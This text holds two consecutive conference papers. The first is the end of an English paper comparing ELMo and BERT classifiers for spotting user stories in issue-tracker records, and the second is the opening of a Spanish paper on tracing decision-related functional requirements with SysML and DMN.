Attention mechanisms have become an integral part of sequential modeling in various tasks, allowing the modeling of dependencies regardless of the distance between input and output sequences, these are generally used with some type of RNN [23]. These models use the so-called attention functions, which are nothing more than a function that can be described as the mapping of a query and a set of identifier-value pairs to an output, where the query, the identifiers and the values are all vectors. The output is calculated as the weighted sum of the values where the weight of each value is calculated by a query compatibility function with the corresponding identifier [23]. In [23] the explanation of various types of attention functions, such as "Scaled Dot-Product Attention", "Multi-Head Attention" and "Self-Attention" can be seen.

As part of these models emerges the "Transformer" [23], a model completely based on the Self-Attention and Multi-Head Attention that for first time does not use alienated RNNs or convolutions, it follows an encoder-decoder architecture completely connected between its layers, the encoder maps an input sequence of symbol representations to a continuous representation, then the decoder generates an output of the symbols for each element at a time.

Its complete architecture and explanation can be seen in [23] and in [24] a notebook implementation can be obtained.

3.7. Bidirectional Encoder Representations from Transformers

There are two strategies for applying pre-training in linguistic models, the characteristics-based approach and the parameter adjustment approach [25]. Feature-based models such as ELMo [22] use architectures that include pre-trained representations as additional features. On the other hand, models that use parameter resetting introduce parameters to specific tasks trying to simplify and adjust all the pre-trained parameters. However, current techniques based on the parameter matching approach use unidirectional linguistic models [25].

BERT(Bidirectional Encoder Representations from Transformers) [25] alleviates this problem by making use of a masked linguistic model. The linguistic model masks some of the input tokens and aims to predict the original id of the vocabulary by linking the contexts from the right and left, hence it is bidirectional.

In [6], it can be found an implementation and examples of use of a module that fits this architecture trained in Wikipedia and BookCorpus. Assuming that the entries are pre-processed as required by this module implementation, it returns as output representations of each token in the input sequence and an entire grouped representation of the entry.

4. Proposed models for identifying user stories

This section describes the two recurrent neural network models developed to identify user stories in issue management systems records. Additionally, the details about the generation of the dataset employed to train and test both models are given.

4.1. Dataset

To train the models, data were taken from public sources that contain issues from real software development projects [26][27]. These sources contain positive examples of user stories (sentences in the format described previously) and negative examples (erroneous user stories or sentences with a similar syntax to user stories but with a different purpose).

To obtain a larger data set suitable for testing the models, an algorithm was implemented [28] for generating additional negative examples by splitting and mixing positive examples into random parts using the Tokenizer of TensorFlow. This implementation is available in [28]. In order to differentiate the examples to

which each classification class belonged, a manual classification work was performed, which may have introduced to the model some human error index since there was no record of the previously classified data. The resulting dataset includes a total of 7997 positive and negative examples, of which 2618 are positive as those shown in Table 1, and the rest are negative as those shown in Table 2. Therefore, a binary classification problem is presented, where the issues classified as user stories belong to the positive (**1**) class and the rest to the negative (**0**) class. The whole obtained dataset can be found in [29].

Table 1. Sample of positive examples in the dataset

No.	Issue	Class
1	As a Carequality implementer, I want CONNECT to leverage the Carequality framework so I can exchange with other Carequality participants	1
2	As a CONNECT administrator, I want the ability to logout of the admin GUI application	1
3	As a CONNECT administrator, I want CONNECT to push audits and events via web services	1
4	As a CONNECT Adopter I need CONNECT to be database independent and support different databases such as Oracle.	1
5	As a CONNECT Adapter, I want to be able to respond to requests and receive responses to requests asynchronously in addition to synchronously	1
6	As a CONNECT adopter, I want a sourceless distribution option to enable to me to configure how connect is packaged and deployed	1

Table 2. Sample of negative examples in the dataset

No.	Issue	Class
1	Add enable/disable exchange refresh function to Exchange Manager GUI	0
2	Add details should anchor tag you back to the expanded section that you added from.	0
3	Add JUnit tests for mail classes for Mail package	0
4	i want to take a dataset offline so that i can perform a long running maintenance or migration procedure	0
5	as a url to social networks so that i can	0
6	as necessary including title date s language s and other facets	0

4.2. ELMo model

Using ELMo it allows to take advantage of its pre-trained embeddings for transfer and tune the previous learnt knowledge (see sections 2.4 and 2.5) to this model along with the aforementioned advantages of BRNN-LSTM architectures. The second implemented neural network for identification of user stories is a model based in ELMo embeddings. In it, a customized Keras layer was used for Tensor Flow. The implementation of the mentioned layer was taken from [30] and later integrated and adjusted to our model were issues are passed to the model as X_n inputs. Besides, a dropout layer was added to the model for preventing overfitting and a sigmoid activation function f . **Fig. 6** illustrates a general view of the whole sequential model using ELMo module.

For this implementation Tensor Flow 1.14 was used due to support and compatibility problems of the module with TensorFlow2.0 and the Tensor Flow-Hub library[7].




Fig. 1. The proposed model using ELMo module

4.3. BERT model

As an alternative to the ELMo model, it could be used BERT, a module that uses bidirectional encoders for transformers. The use of transformers could improve the semantic analysis of the issues, since these models are capable of learn were to focus the “attention” in sentences. Also, since BERT is bidirectional it can analyze the whole sentence regarding its length learning long term dependencies. For this model it was adapted another custom class as a Keras layer for integrate into this model taken from [31]. After the inputs are preprocessed obtaining the ids for the tokens and their respective masks, these are fed to the BERT layer, then a dropout layer it is used for preventing overfitting also and finally a sigmoid function as it is shown in **Fig. 7**.

For the implementation of this model, Tensor Flow 1.14 was used as well since there are some compatibility issues with TensorFlow2.0 and the Tensor Flow-Hub library [7].




Fig. 2. The proposed model using BERT module

5. Results

All the models were trained with a random sample of the dataset. Then, in every training step iteration (**epoch**) are analyzed the values of **accuracy** and **loss** against values of accuracy (**val_accuracy**) and loss (**val_loss**) during validation to check how well it is generalizing the model. Finally, the models are tested with new examples that were not analyzed during training or validation to obtain more realistic accuracies.

5.1. Results obtained using the ELMo module

The ELMo model is used as follows. The dataset it is randomly divided in 70% for training and 30% for testing, where the 25% of the training set is used for validation (see the full implementation in [32]). After 34 epochs of 23 seconds each one, an accuracy of 0.9607 in validation it is obtained. An analysis of the performance of this model shows a better performance than the previous one without a relevant overfitting (Fig. 3 and Fig. 4).




Fig. 3. Accuracy analysis for the model using ELMo




Fig. 4. Loss analysis for the model using ELMo

Testing the user stories examples in **Table 3**, which are out of the training and validation dataset, the results listed in **Table 3**, in the column titled “Probability of being a User Story using ELMo” were obtained. From these results, several observations can be made:

- The model has improved quite significantly identifying short user stories like the first example.
- Besides orthographic errors or unknown words the model continues generalizing correctly, as it is seen in the User Story 7 example.
- Regarding the User Story 5 example, despite there have been used similar words before for user stories, this sentence is not a positive example and therefore the model returns a low probability, which it is correct.

Table 3. Testing new examples in the ELMo and BERT models

No.	Issue	Probability of being a User Story using ELMo	Probability of being a User Story using BERT
1	As a developer, I want to implement tests	0.9155	0.9935
2	As a tester, I want to implement tests so i can assure the softwares quality	0.6258	0.9910
3	as an administrator i want a gui admin for configuration options	0.9973	0.8623
4	A tester want to implement tests so he can assure the software quality	0.0038	0.0012
5	I want a developer as much as good tester so I have a good team	0.1686	0.0151

7	As a IA tester, I want to wrtie with ortografics errors to test efficiency	0.8843	0.9195
8	An administrator will audit event via the system administration module	0.0044	0.0021
9	As a developer the default build should take less than 5 minuts	0.0008	0.0166

From the exposed results regarding the ELMo model, it can be concluded that a model with an accuracy of 0.96 accuracy is obtained. Furthermore, despite having an accuracy similar to the previous model, it can be said that it gives better results in terms of semantic and syntactic evaluation of the context of the cases. However, due to its higher complexity, it takes a little bit longer to train.

5.2. Results obtained using the BERT module

The BERT model is used as follows. The dataset it is randomly divided in 70% for training and 30% for testing, where the 25% of the training set is used for validation (see the full implementation in [33]) after preprocessing the entries. Then, after 7 epochs of 4 minutes each one, an accuracy of 0.9676 in validation it is obtained. An analysis of the performance of this model shows a better performance than the previous one without a relevant overfitting (Fig. 5 and Fig. 6).




Fig. 5. Accuracy analysis for the model using BERT




Fig. 6. Loss analysis for the model using BERT

Testing the user stories examples in **Table 3**, which are out of the training and validation dataset, the results listed in **Table 3**, in the column titled “Probability of being a User Story using BERT” were obtained. From these results, several observations can be made:

- The model has a slightly improve identifying short user stories like the first example.
- Besides orthographic errors or unknown words the model continues generalizing correctly, as it is seen in the User Story 7 example.
- Regarding the User Story 5 example, the model returns a lower probability making sure that this is not a positive example.

5.3. Comparison using ELMo vs BERT

After implementing the two different models and having evaluated their results, a comparison can be made, regarding the test accuracy (acc), the complexity, the training time (tr-effort), the syntactic analysis (parsing), and semantic analysis (semantic). **Table 4** shows the results of the comparison.

Table 4. Comparing ELMo and BERT models

Model	acc	com-plexity	tr-effort	parsing	semantic
ELMo	0.96	high	high	high	middle
BERT	0.97	high	high	high	high

As it can be observed in Table 4, the two tested models obtained almost the same accuracy, the BERT model has a slightly superior accuracy. Although BERT has a higher complexity if there are compared the times and number of training epochs of each model is noticed an improvement in the semantic interpretation, while the parsing analysis of issues is similar for both models as it is shown in Table 4.

6. Conclusions

In this work, two different neural network models were implemented for the identification of user stories in large

volumes of data. From the results obtained using both models, we analyzed which is better for classification of Issues records. We found that the BERT model is the one that best fits the problem posed, managing to classify the Issues in user stories with an efficiency of approximately 97%. Besides, the BERT model is able to analyze the text both syntactically and semantically. This work could be the entry point to apply any other automatic process that applies other NLP techniques that aim to analyze user stories within Issues logging systems. A future work is to improve the employed dataset by increasing the number of cases and finding a better balance between positive and negative classes, and then trying to train the models again in order to improve the results.

References

- [1] C. Henderson, *Building Scalable Web Sites*, no. May. O’Reilly Media, 2006.
- [2] G. Lucassen, *Understanding User Stories*. 2017.
- [3] K. Pohl, *Requirements Engineering: Fundamentals, Principles, and Techniques*, 1st ed. Springer Publishing Company, Incorporated, 2010.
- [4] TensorFlow, “TensorFlow.” <https://www.tensorflow.org/>.
- [5] Tensorflow Hub - Google, “Elmo-Tensorflow Hub,” 2018. <https://tfhub.dev/google/elmo/3>.
- [6] Tensorflow Hub - Google, “Bert_uncased - TensorFlow Hub,” 2019. https://tfhub.dev/google/bert_uncased_L-12_H-768_A-12/1.
- [7] T. Hub, “TensorFlow Hub.” <https://www.tensorflow.org/hub>.
- [8] J. Cabot, J. L. C. Izquierdo, V. Cosentino, and B. Rolandi, “Exploring the use of labels to categorize issues in Open-Source Software projects,” in *2015 IEEE 22nd International Conference on Software Analysis, Evolution, and Reengineering, SANER 2015 - Proceedings*, Apr. 2015, pp. 550–554, doi: 10.1109/SANER.2015.7081875.
- [9] K. Herzig, S. Just, and A. Zeller, “It’s not a bug, it’s a feature: How misclassification impacts bug prediction,” in *Proceedings - International Conference on Software Engineering*, 2013, pp. 392–401, doi: 10.1109/ICSE.2013.6606585.
- [10] F. Thung, D. Lo, and L. Jiang, “Automatic defect categorization,” in *Proceedings - Working Conference on Reverse Engineering, WCRE*, 2012, pp. 205–214, doi: 10.1109/WCRE.2012.30.
- [11] I. Chawla and S. K. Singh, “An automated approach for bug categorization using fuzzy logic,” in *ACM International Conference Proceeding Series*, Feb. 2015, vol. 18-20-Febr, pp. 90–99, doi: 10.1145/2723742.2723751.
- [12] J. M. Alonso-Abad, C. López-Nozal, J. M. Maudes-Raedo, and R. Marticorena-Sánchez, “Label prediction on issue tracking systems using text

- mining,” *Prog. Artif. Intell.*, vol. 8, no. 3, pp. 325–342, Sep. 2019, doi: 10.1007/s13748-019-00182-2.
- [13] G. Lucassen, M. Robeer, F. Dalpiaz, J. M. E. M. van der Werf, and S. Brinkkemper, “Extracting conceptual models from user stories with Visual Narrator,” *Requir. Eng.*, vol. 22, no. 3, pp. 339–358, 2017, doi: 10.1007/s00766-017-0270-1.
- [14] R. Mesquita, A. Jaqueira, C. Agra, M. Lucena, and F. Alencar, “US2StarTool: Generating i* models from user stories,” *CEUR Workshop Proc.*, vol. 1402, no. istar, pp. 102–108, 2015.
- [15] P. S. Wautelet Y, Heng S, Hintea D, Kolp M, “Bridging User Story Sets with the Use Case Model,” *Link S, Trujillo JC Proc. ER Work.*, pp. 127–138, 2016, doi: 10.1007/978-3-319-47717-6_11.
- [16] F. Gilson, M. Galster, and F. Georis, “Extracting Quality Attributes from User Stories for Early Architecture Decision Making,” *Proc. - 2019 IEEE Int. Conf. Softw. Archit. - Companion, ICSCA-C 2019*, pp. 129–136, 2019, doi: 10.1109/ICSCA-C.2019.00031.
- [17] M. Cohn, *User Stories Applied: For Agile Software Development*, 1st ed., vol. 284. Boston: Pearson Education, Inc, 2004.
- [18] Y. Wautelet, S. Heng, M. Kolp, and I. Mirbel, “Unifying and extending user story models,” *Lect. Notes Comput. Sci. (including Subser. Lect. Notes Artif. Intell. Lect. Notes Bioinformatics)*, vol. 8484 LNCS, pp. 211–225, 2014, doi: 10.1007/978-3-319-07881-6_15.
- [19] W. Xia, W. Zhu, B. Liao, M. Chen, L. Cai, and L. Huang, “Novel architecture for long short-term memory used in question classification,” *Neurocomputing*, vol. 299, pp. 20–31, 2018, doi: 10.1016/j.neucom.2018.03.020.
- [20] M. Sahlgren, “A brief history of word embeddings (and some clarifications) | LinkedIn,” 2015. <https://www.linkedin.com/pulse/brief-history-word-embeddings-some-clarifications-magnus-sahlgren/> (accessed Oct. 29, 2019).
- [21] Y. P. Lin and T. P. Jung, “Improving EEG-based emotion classification using conditional transfer learning,” *Front. Hum. Neurosci.*, vol. 11, no. June, pp. 1–11, 2017, doi: 10.3389/fnhum.2017.00334.
- [22] M. Peters *et al.*, “Deep Contextualized Word Representations,” *Proc. NAACL. Assoc. Comput. Linguist. (ACL)*, pp. 2227–2237, 2018, doi: 10.18653/v1/n18-1202.
- [23] A. Vaswani *et al.*, “Attention is all you need,” *Adv. Neural Inf. Process. Syst.*, vol. 2017-Decem, no. Nips, pp. 5999–6009, 2017.
- [24] G. Klein, Y. Kim, Y. Deng, J. Senellart, and A. Rush, “OpenNMT: Open-Source Toolkit for Neural Machine Translation,” in *Proceedings of ACL 2017, System Demonstrations*, 2017, pp. 67–72, doi: 10.18653/v1/P17-4012.
- [25] J. Devlin, M.-W. Chang, K. Lee, and K. Toutanova, “BERT: Pre-training of Deep Bidirectional Transformers for Language Understanding,” no. Mlm, 2018, [Online]. Available: <http://arxiv.org/abs/1810.04805>.
- [26] CONNECT, “Navegador de incidencias - Issue Tracker CONNECT,” 2019. <https://connectopensource.atlassian.net/issues/?jql=order+by+created+DESC&startIndex=50> (accessed Oct. 30, 2019).
- [27] Mendeley, “Requirements data sets (user stories),” vol. 1, Jul. 2018, doi: 10.17632/7ZBK8ZSD8Y.1.
- [28] F. J. Peña Veitía, “fjpena35226/augmentingdataset_userstories,” https://github.com/fjpena35226/augmentingdataset_userstories (accessed Aug. 04, 2020).
- [29] F. J. Peña Veitía, “Identifying User Stories in Issues records,” vol. 1. Mendeley, Apr. 14, 2020, doi: 10.17632/BW9MD35C29.1.
- [30] J. Zweig, “keras-elmo/Elmo Keras.ipynb at master · strongio/keras-elmo,” 2018. [https://github.com/strongio/keras-elmo/blob/master/Elmo Keras.ipynb](https://github.com/strongio/keras-elmo/blob/master/Elmo+Keras.ipynb) (accessed Oct. 31, 2019).
- [31] J. Zweig, “keras-bert/keras-bert.ipynb at master · strongio/keras-bert,” 2019. <https://github.com/strongio/keras-bert/blob/master/keras-bert.ipynb> (accessed Oct. 31, 2019).
- [32] F. J. Peña Veitía, “fjpena35226/rnn_ElMo_userstories_recognition,” 2019. https://github.com/fjpena35226/rnn_ElMo_userstories_recognition.
- [33] F. J. Peña Veitía, “fjpena35226/bert_userstories_recognition,” https://github.com/fjpena35226/bert_userstories_recognition (accessed Mar. 24, 2020).

Trazando Requerimientos Funcionales con Toma de Decisión Utilizando SysML y DMN

Corina Abdelahad, Daniel Riesco
Departamento de informática
Universidad Nacional de San Luis
San Luis, Argentina
{cabdelah, driesco}@unsl.edu.ar

Carlos Kavka
Research and Development Department
ESTECO SPA
Trieste, Italy
kavka@esteco.com

Resumen

La importancia del modelado crece día a día debido a que los modelos permiten visualizar y abstraer múltiples aspectos de un sistema. Con esta premisa, la Ingeniería de Sistemas Basada en Modelos es una metodología que enfatiza el uso de modelos para realizar actividades de ingeniería de sistemas y la trazabilidad juega un papel importante en este tipo de metodologías. A través de los modelos es posible documentar todo tipo de requerimientos. Por otro lado, la OMG publicó el estándar SysML, una extensión de UML diseñado para soportar la ingeniería de sistemas. Uno de los aportes más importantes de SysML es el diagrama para representar los requerimientos y la posibilidad de relacionarlos con los otros tipos de diagramas. Además, recientemente la OMG lanzó la notación para modelar requerimientos de decisión DMN. Este artículo presenta una trazabilidad de requerimientos funcionales que involucran la toma de decisión combinando SysML y DMN, persiguiendo el objetivo de mejorar el diseño, afinar el nivel de detalle de los modelos y comprender todas las vistas de los requerimientos, incluyendo los requerimientos de decisión.

1. Introducción

Un modelo escogido adecuadamente permite trabajar en distintos niveles de abstracción. “*Todo modelo puede ser expresado con diferentes niveles de precisión*” [1].

La trazabilidad de requerimientos es importante porque permite asegurar la concordancia continua entre los requerimientos de los *stakeholders* y los artefactos producidos a lo largo del proceso de desarrollo de software, entre ellos los modelos. Aunque es conocido el rol que ocupa la trazabilidad de los requerimientos, el nivel de aplicación y el consenso sobre las prácticas asociadas son bastante variables de un equipo de desarrollo de software a otro. Esta trazabilidad brinda a los

ingenieros de sistemas la posibilidad de ver donde no se cumplieron los requerimientos o donde posiblemente han fallado. Además, les permite describir y seguir la vida de todos los requerimientos presentes en el sistema.

Con la evolución de la ingeniería de sistemas surgen nuevas metodologías y nuevos lenguajes de modelado. Una metodología que está en auge, debido a la cantidad de trabajos que la utilizan en la actualidad, es la Ingeniería de Sistemas Basada en Modelos (MBSE). La misma, es una propuesta para el diseño de sistemas complejos. MBSE enfatiza el uso de modelos para realizar las actividades de ingeniería de sistemas [2]. Los modelos se utilizan para describir la estructura y el comportamiento de los sistemas. Un lenguaje de modelado que está comenzando a tomar fuerza es SysML, lenguaje de propósito general [3] basado en UML para especificar, analizar, diseñar y verificar sistemas complejos, incluyendo hardware, software, información, personas, procedimientos y características [3]. SysML posee para el modelado de requerimientos un diagrama de requerimiento el cual permite capturar, analizar y mantener la trazabilidad de todos los requerimientos del sistema. En este diagrama los requerimientos se pueden relacionar con otros requerimientos, así también como con otros elementos de modelado a través de una o más relaciones. Esto hace que SysML haga posible la trazabilidad de los requerimientos. Además, SysML permite la verificación de requerimientos ya que se puede integrar con otras herramientas, incluidas Matlab o Modelica [4].

Por otro lado, la OMG diseñó y lanzó la notación para modelar decisiones (DMN), esta notación fue pensada para utilizar junto con la notación estándar para procesos de negocios BPMN, ya que actualmente muchas actividades dentro de un proceso implican la toma de decisiones. DMN es un estándar para la obtención y representación de modelos de decisión y para gestionar su interconexión con los procesos de negocio separando la lógica de decisión y la lógica de flujo de control [5].

El objetivo de este trabajo es presentar una trazabilidad de requerimientos funcionales combinando SysML y

DMN, enfocándose particularmente en aquellos requerimientos que involucran la toma de decisiones.

El trabajo se estructura de la siguiente manera. La Sección 2 describe los trabajos relacionados mientras que la Sección 3 introduce los conceptos básicos utilizados en este artículo. En la Sección 4 se presenta la contribución de este trabajo y en la Sección 5 un caso de estudio. Finalmente, en la Sección 6 se presentan las conclusiones y trabajos futuros.

2. Trabajos relacionados

En el campo de la ingeniería de software son muchas las investigaciones que se centran en el concepto de trazabilidad. Diversos trabajos proponen el enfoque MBSE utilizando SysML, mientras que otros presentan aproximaciones utilizando BPMN y DMN. Por ejemplo, en [6], se presenta una trazabilidad de requerimientos combinando SysML, BPMN y DMN. Para llevar a cabo la trazabilidad, los autores presentaron una extensión de SysML utilizando los mecanismos de extensión que posee UML. El enfoque fue ilustrado mediante un caso de estudio.

Los autores en [7] muestran cómo se puede lograr la trazabilidad de requerimientos para el diseño mecatrónico utilizando MBSE y SysML. Hacen uso de SysML para vincular los requerimientos del sistema a los elementos del sistema de los diferentes modelos de dominio garantizando la trazabilidad. El enfoque ha sido validado a través de un caso de estudio.

En [8] los autores proponen un enfoque de MBSE utilizando un subconjunto de SysML. Este enfoque permite la captura y definición de requerimientos funcionales en el dominio de la aviónica. Además, permite la validación de los requerimientos y la verificación de la consistencia entre los mismos. El enfoque se ilustra mediante un caso de estudio de un sistema de aviónica industrial.

En [9] los autores proponen un enfoque basado en modelos SysML para la ingeniería de requerimientos en el contexto de desarrollo general de vehículos de pasajeros. Los requerimientos de SysML son extendidos, a través de estereotipos, a los requerimientos funcionales y no funcionales. El trabajo valida las ventajas que incluyen los requerimientos clasificados y modelados gráficamente, así como las relaciones que se mapean explícitamente. El artículo muestra que para el desarrollo de sistemas automotrices es esencial contar con especificaciones de requerimientos adecuadamente estructuradas para gestionar las interacciones entre los requerimientos mecánicos y los eléctricos/electrónicos. Utilizando un caso de estudio industrial, muestran cómo esta especificación de requerimientos gestiona estas interacciones.

Los autores en [10] proponen un enfoque sistematizado y un desarrollo basado en modelos para mejorar la calidad del diseño de sistemas complejos basados en la metodología MIAS (Manufacturing Information Acquisition System). El artículo considera la posibilidad de aplicar SysML y BPMN debido a que ambos representan diferentes enfoques para el modelado de requerimientos, la arquitectura y la implementación del sistema de adquisición de datos. BPMN es utilizado para describir la estructura global inicial del sistema y SysML le da al ingeniero del sistema MIAS la capacidad de verlo desde diferentes perspectivas.

Por otro lado, como se mencionó en la sección Introducción, la OMG ha diseñado DMN para ser utilizado junto con BPMN y diversos trabajos muestran esta relación. Por ejemplo, parte del trabajo en [6] muestra esta vinculación.

En [11] los autores presentan una herramienta para apoyar la supervisión de la vigilancia del comportamiento de la administración el cual se encuentra encargado de preservar la utilidad de los antibióticos. Para poder respaldar las decisiones para el manejo de las infecciones se utiliza información relevante del estado actual del paciente. La herramienta presentada en el trabajo, utiliza modelos BPMN y DMN para facilitar su mantenimiento a largo plazo y su interoperabilidad. El trabajo expone un caso de estudio, el cual muestra un tratamiento con Vancomycin, mostrando los modelos BPMN y DMN junto con el resultado de la ejecución del mismo.

De manera similar, los autores en [12] presentan escenarios de modelado para combinar modelos de decisión y modelos de proceso. Los autores esbozan un enfoque que permite identificar y resolver inconsistencias entre la decisión y el modelo de proceso. Introducen una base formal para las decisiones y los requerimientos de información en los modelos DMN. El artículo ilustra cómo lograr una integración consistente de los modelos de decisión y los modelos de proceso y presentan un caso de estudio para avalar la propuesta.

Considerando que muchas decisiones son un tipo de requerimiento que implica la toma de decisiones, la principal motivación de este trabajo es presentar una trazabilidad que involucre este tipo de requerimiento, ya que hasta el momento no se ha encontrado un trabajo de investigación que considere una trazabilidad entre diagramas que modelen requerimientos y el estándar DMN.

3. Requerimientos y diagramas

Los requerimientos son la base del desarrollo del cualquier sistema de software. Determinan las funcionalidades que el sistema ofrece, especifican características, y/o propiedades deseables en un sistema, es

decir, los requerimientos establecen lo que debe hacer el sistema y definen las limitaciones que este tiene [13].

SysML define requerimiento como: “*una capacidad o condición que debe (o debería) satisfacerse. Un requerimiento puede especificar una función que un sistema debe realizar o una condición y/o restricción que debe satisfacer el sistema*”¹ [3].

Dependiendo del tipo de requerimiento se pueden clasificar como [14]:

- **Requerimiento Funcional:** Requerimiento que especifica una acción que debe ser capaz de realizar el sistema, sin considerar restricciones físicas; especifica el comportamiento del sistema.
- **Requerimiento No Funcional:** Requerimiento que especifica propiedades del sistema, como restricciones del entorno o de implementación, rendimiento, mantenibilidad, extensibilidad, entre otros.

Los requerimientos de software se capturan principalmente en las descripciones de los casos de uso. Sin embargo, estos son principalmente requerimientos funcionales. Los requerimientos no funcionales no se presentan explícitamente en UML [13].

Por otro lado, DMN puede utilizarse en distintos contextos: para modelar la toma de decisiones humanas, para modelar los requerimientos para la toma de decisión automatizada y para implementar la toma de decisión automatizada. Cuando se modelan requerimientos para la toma de decisión estos pueden especificarse en cualquier nivel de detalle y/o en todos los niveles. DMN define este tipo de requerimientos de decisión como: “*acto de determinar uno o más valores de salida a partir de una serie de valores de entrada, utilizando la lógica de decisión que define cómo se determina la/s salida/s a partir de las entradas*” [5].

Las decisiones se pueden conectar en una red denominada Grafo de Requerimiento de Decisión (DRG), este modela un dominio de toma de decisiones, mostrando los elementos más importantes involucrados en él y las dependencias entre ellos. Los DRG se pueden representar mediante los Diagramas de Requerimientos de Decisión (DRD). Un DRD muestra cómo las decisiones se relacionan entre ellas y los datos de entrada que participan en ellas, entre otros elementos [5]. Los elementos de datos de entrada denotan información utilizada como entrada por una o más decisiones.

Cada decisión en el DRD tiene una expresión de valor que determina uno o más valores de salidas en función de los valores de entrada. Una de las formas de expresar la lógica de decisión al artefacto de decisión es con una tabla de decisión. Una tabla de decisión es una representación tabular de un conjunto de expresiones de entrada y salida

relacionadas y organizadas en reglas. La tabla de decisión contiene todas las entradas necesarias para determinar la salida. Una tabla completa contiene todas las combinaciones posibles de valores de entrada, es decir que contienen todas las reglas.

Una tabla de decisión contiene:

- **Nombre:** el nombre de un elemento de información, si lo hubiera, para el cual la tabla de decisión es su expresión de valor. Este suele ser el nombre de la decisión.
- **Una lista de entrada.** Cada cláusula de entrada está formada por una expresión de entrada y valores permitidos opcionales para las entradas.
- **Una lista de salida (una o más).** Cada cláusula de salida está formada por un nombre y valores permitidos opcionales.
- **Reglas:** Cada regla indica el o los valores de salida en función de las entradas.

Para obtener más detalles sobre DMN, se invita al lector a visitar la referencia [5].

Una tabla de decisiones normalmente tiene varias reglas. Por defecto, las reglas no se superponen. Si las reglas se superponen, es decir, una regla coincide con un conjunto de valores de entrada, se requiere de un indicador de política de aciertos (hit policy indicator) el cual indica que tipo de tabla es. Este indicador especifica cuál es la salida de la tabla de decisión en caso de que más de una regla coincidan con los datos de entrada. El indicador puede ser:

- **Único (U - Unique):** no es posible la superposición. Es el predeterminado.
- **Cualquiera (A - Any):** puede haber superposición, pero todas las reglas de coincidencia muestran las mismas salidas.
- **Prioridad (P- Priority):** pueden coincidir varias reglas, con diferentes salidas. Esta política devuelve la regla de coincidencia con la mayor prioridad de salida. Las prioridades están dadas por el orden decreciente de las reglas.
- **Primero (F - First):** pueden coincidir varias reglas. Se devuelve el primer acierto por orden de la regla.
- **Orden de salida (O - Output order):** devuelve todos los resultados en orden decreciente de prioridad de la salida.
- **Orden de regla (R - Rule order):** devuelve todos los resultados en el orden de la regla.
- **Recolectar (C- Collect):** devuelve todos los aciertos en orden arbitrario.

Por otro lado, la esencia de SysML es la incorporación de los requerimientos y su modelado. SysML introduce este nuevo modelo el cual aborda específicamente cualquier forma de requerimiento [13]. Este modelo es construido con el diagrama de requerimientos, y puede

¹ OMG Systems Modeling Language, v1.5 page 161

representar los mismos en formato gráfico, tabular o con una estructura de árbol. Un requerimiento puede aparecer en otros tipos de diagramas para mostrar su relación con otros elementos de modelado. Las construcciones de modelado de requerimiento están destinadas a proporcionar un puente entre las herramientas tradicionales de gestión de requerimientos y los otros modelos SysML. Los distintos tipos de relaciones que posee este diagrama enriquecen y aportan semántica al mismo [3], ellas son:

- Composición: una relación que se utiliza para representar cómo un requerimiento compuesto se puede dividir en un conjunto de requerimientos más simples (denotado gráficamente con un círculo que contiene un símbolo +).
- «deriveReq»: una relación que describe que un requerimiento deriva de otro requerimiento.
- «satisfy»: relación que describe que un elemento de diseño satisface un requerimiento.
